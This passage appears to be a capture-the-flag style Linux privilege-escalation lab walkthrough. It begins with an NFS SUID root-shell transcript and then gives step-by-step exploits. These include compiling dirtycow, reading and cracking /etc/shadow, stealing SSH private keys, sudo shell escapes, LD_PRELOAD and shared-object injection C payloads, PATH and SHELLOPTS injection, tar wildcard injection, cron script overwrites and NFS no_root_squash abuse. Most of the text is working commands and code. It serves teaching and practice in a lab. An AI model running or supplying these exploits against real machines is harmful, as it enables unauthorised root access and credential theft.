
Once we compile the code we will set the SUID bit.


```
┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# gcc nfs.c -o nfs -w

┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# chmod +s nfs

┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# ls -l nfs
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
```

You will see below that both files (nfs.c and nfs are present on the target system. We have worked on the mounted share so there was no need to transfer them).


```
alper@targetsystem:/backups$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:/backups$ whoami
alper
alper@targetsystem:/backups$ ls -l
total 24
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
-rw-r--r-- 1 root root    76 Jun 17 16:24 nfs.c
alper@targetsystem:/backups$ ./nfs
root@targetsystem:/backups# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:/backups# whoami
root
root@targetsystem:/backups# 
```

Linux Privilege Escalation Arena

In this module, we will illustrate the methods in 2 phases (Detection and Exploitation).

- **Privilege Escalation: Kernel Exploits**

Detection

From Linux VM

1. In command prompt type:
/home/user/tools/linux-exploit-suggester/linux-exploit-suggester.sh
2. From the output, notice that the OS is vulnerable to “dirtycow”.

Exploitation

From Linux VM

1. In command prompt type:
gcc -pthread /home/user/tools/dirtycow/c0w.c -o c0w
2. In command prompt type: **./c0w**

- **Privilege Escalation: Stored Passwords (Config Files)**

Exploitation

From Linux VM

1. In command prompt type: **cat /home/user/myvpn.ovpn**
2. From the output, make note of the value of the “auth-user-pass” directive.
3. In command prompt type: **cat /etc/openvpn/auth.txt**
4. From the output, make note of the clear-text credentials.
5. In command prompt type: **cat /home/user/.irssi/config | grep -i passw**
6. From the output, make note of the clear-text credentials.

- **Privilege Escalation: Stored Passwords (History)**

Exploitation

From Linux VM

1. In command prompt type: **cat ~/.bash_history | grep -i passw**
2. From the output, make note of the clear-text credentials.

- **Privilege Escalation: Weak File Permissions**

Detection

From Linux VM

1. In command prompt type:
ls -la /etc/shadow
2. Note the file permissions

Exploitation

From Linux VM

1. In command prompt type: **cat /etc/passwd**
2. Save the output to a file on your attacker machine
3. In command prompt type: **cat /etc/shadow**
4. Save the output to a file on your attacker machine

From Attacker VM

1. In command prompt type: **unshadow <PASSWORD-FILE> <SHADOW-FILE> > unshadowed.txt**

Now, you have an unshadowed file. We already know the password, but you can use your favorite hash cracking tool to crack dem hashes. For example:

hashcat -m 1800 unshadowed.txt rockyou.txt -O

- **Privilege Escalation: SSH Keys**

Detection

From Linux VM

1. In command prompt type:
find / -name authorized_keys 2> /dev/null
2. In a command prompt type:
find / -name id_rsa 2> /dev/null
3. Note the results.

Exploitation

From Linux VM

1. Copy the contents of the discovered id_rsa file to a file on your attacker VM.

From Attacker VM

1. In command prompt type: **chmod 400 id_rsa**
2. In command prompt type: **ssh -i id_rsa root@<ip>**

You should now have a root shell :)

- **Privilege Escalation: Sudo (Shell Escaping)**

Detection

From Linux VM

1. In command prompt type: **sudo -l**
2. From the output, notice the list of programs that can run via sudo.

Exploitation

From Linux VM

1. In command prompt type any of the following:
a. **sudo find /bin -name nano -exec /bin/sh \;**
b. **sudo awk 'BEGIN {system("/bin/sh")}'**
c. **echo "os.execute('/bin/sh')" > shell.nse && sudo nmap --script=shell.nse**
d. **sudo vim -c '!sh'**

- **Privilege Escalation: Sudo (Abusing Intended Functionality)**

Detection

From Linux VM

1. In command prompt type: **sudo -l**
2. From the output, notice the list of programs that can run via sudo.

Exploitation

From Linux VM

1. In command prompt type:
sudo apache2 -f /etc/shadow
2. From the output, copy the root hash.

From Attacker VM

1. Open command prompt and type:
echo '[Pasted Root Hash]' > hash.txt
2. In command prompt type:
john --wordlist=/usr/share/wordlists/nmap.lst hash.txt
3. From the output, notice the cracked credentials.

- **Privilege Escalation: Sudo (LD_PRELOAD)**

Detection

From Linux VM

1. In command prompt type: **sudo -l**
2. From the output, notice that the **LD_PRELOAD** environment variable is intact.

Exploitation

1. Open a text editor and type:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
   unsetenv("LD_PRELOAD");
   setgid(0);
   setuid(0);
   system("/bin/bash");
}
```

2. Save the file as x.c
3. In command prompt type:
`gcc -fPIC -shared -o /tmp/x.so x.c -nostartfiles`
4. In command prompt type:
`sudo LD_PRELOAD=/tmp/x.so apache2`
5. In command prompt type: `id`

- **Privilege Escalation: SUID (Shared Object Injection)**

Detection

From Linux VM

1. In command prompt type: `find / -type f -perm -04000 -ls 2>/dev/null`
2. From the output, make note of all the SUID binaries.
3. In command line type:
`strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"`
4. From the output, notice that a .so file is missing from a writable directory.

Exploitation

From Linux VM

5. In command prompt type: `mkdir /home/user/.config`
6. In command prompt type: `cd /home/user/.config`
7. Open a text editor and type:

```
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject() {
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

8. Save the file as **libcalc.c**
9. In command prompt type:
gcc -shared -o /home/user/.config/libcalc.so -fPIC /home/user/.config/libcalc.c
10. In command prompt type: **/usr/local/bin/suid-so**
11. In command prompt type: **id**

- **Privilege Escalation: SUID (Symlinks)**

Detection

From Linux VM

1. In command prompt type: **dpkg -l | grep nginx**
2. From the output, notice that the installed nginx version is below 1.6.2-5+deb8u3.

Exploitation

From Linux VM – Terminal 1

1. For this exploit, it is required that the user be www-data. To simulate this escalate to root by typing: **su root**
2. The root password is **password123**
3. Once escalated to root, in command prompt type: **su -l www-data**
4. In command prompt type: **/home/user/tools/nginx/nginxed-root.sh /var/log/nginx/error.log**
5. At this stage, the system waits for logrotate to execute. In order to speed up the process, this will be simulated by connecting to the Linux VM via a different terminal.

From Linux VM – Terminal 2

1. Once logged in, type: **su root**
2. The root password is **password123**
3. As root, type the following: **invoke-rc.d nginx rotate >/dev/null 2>&1**

4. Switch back to the previous terminal.

From Linux VM – Terminal 1

1. From the output, notice that the exploit continued its execution.
2. In command prompt type: **id**

- **Privilege Escalation: SUID (Environment Variables #1)**

Detection

From Linux VM

1. In command prompt type: **find / -type f -perm -04000 -ls 2>/dev/null**
2. From the output, make note of all the SUID binaries.
3. In command prompt type: **strings /usr/local/bin/suid-env**
4. From the output, notice the functions used by the binary.

Exploitation

From Linux VM

1. In command prompt type:
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/service.c
2. In command prompt type: **gcc /tmp/service.c -o /tmp/service**
3. In command prompt type: **export PATH=/tmp:$PATH**
4. In command prompt type: **/usr/local/bin/suid-env**
5. In command prompt type: **id**

- **Privilege Escalation: SUID (Environment Variables #2)**

Detection

From Linux VM

1. In command prompt type: **find / -type f -perm -04000 -ls 2>/dev/null**
2. From the output, make note of all the SUID binaries.
3. In command prompt type: strings **/usr/local/bin/suid-env2**
4. From the output, notice the functions used by the binary.

Exploitation Method #1

From Linux VM

1. In command prompt type:
function /usr/sbin/service() { cp /bin/bash /tmp && chmod +s /tmp/bash && /tmp/bash -p; }
2. In command prompt type:
export -f /usr/sbin/service
3. In command prompt type: **/usr/local/bin/suid-env2**

Exploitation Method #2

From Linux VM

1. In command prompt type:
env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp && chown root.root /tmp/bash && chmod +s /tmp/bash)' /bin/sh -c '/usr/local/bin/suid-env2; set +x; /tmp/bash -p'

- **Privilege Escalation: Capabilities**

Detection

From Linux VM

1. In command prompt type: **getcap -r / 2>/dev/null**
2. From the output, notice the value of the "cap_setuid" capability.

Exploitation

From Linux VM

1. In command prompt type:
/usr/bin/python2.6 -c 'import os; os.setuid(0); os.system("/bin/bash")'
2. Enjoy root!

- **Privilege Escalation: Cron (Path)**

Detection

From Linux VM

1. In command prompt type: **cat /etc/crontab**
2. From the output, notice the value of the "PATH" variable.

Exploitation

From Linux VM

1. In command prompt type:
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh
2. In command prompt type: **chmod +x /home/user/overwrite.sh**
3. Wait 1 minute for the Bash script to execute.
4. In command prompt type: **/tmp/bash -p**
5. In command prompt type: **id**

- **Privilege Escalation: Cron (Wildcards)**

Detection

From Linux VM

1. In command prompt type: **cat /etc/crontab**
2. From the output, notice the script "/usr/local/bin/compress.sh"
3. In command prompt type: **cat /usr/local/bin/compress.sh**
4. From the output, notice the wildcard (*) used by 'tar'.

Exploitation

From Linux VM

1. In command prompt type:
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/runme.sh
2. **touch /home/user/--checkpoint=1**
3. **touch /home/user/--checkpoint-action=exec=sh\ runme.sh**
4. Wait 1 minute for the Bash script to execute.
5. In command prompt type: **/tmp/bash -p**
6. In command prompt type: **id**

- **Privilege Escalation: Cron (File Overwrite)**

Detection

From Linux VM

1. In command prompt type: **cat /etc/crontab**
2. From the output, notice the script “overwrite.sh”
3. In command prompt type: **ls -l /usr/local/bin/overwrite.sh**
4. From the output, notice the file permissions.

Exploitation

From Linux VM

1. In command prompt type:
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' >> /usr/local/bin/overwrite.sh
2. Wait 1 minute for the Bash script to execute.
3. In command prompt type: **/tmp/bash -p**
4. In command prompt type: **id**

- **Privilege Escalation: NFS Root Squashing**

Detection

From Linux VM

1. In command line type: **cat /etc/exports**
2. From the output, notice that “no_root_squash” option is defined for the “/tmp” export.

Exploitation

From Attacker VM

1. Open command prompt and type: **showmount -e MACHINE_IP**
2. In command prompt type: **mkdir /tmp/1**
3. In command prompt type: **mount -o rw,vers=2 MACHINE_IP:/tmp /tmp/1**
In command prompt type:
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/x.c
4. In command prompt type: **gcc /tmp/1/x.c -o /tmp/1/x**
5. In command prompt type: **chmod +s /tmp/1/x**

From Linux VM

1. In command prompt type: **/tmp/x**
2. In command prompt type: **id**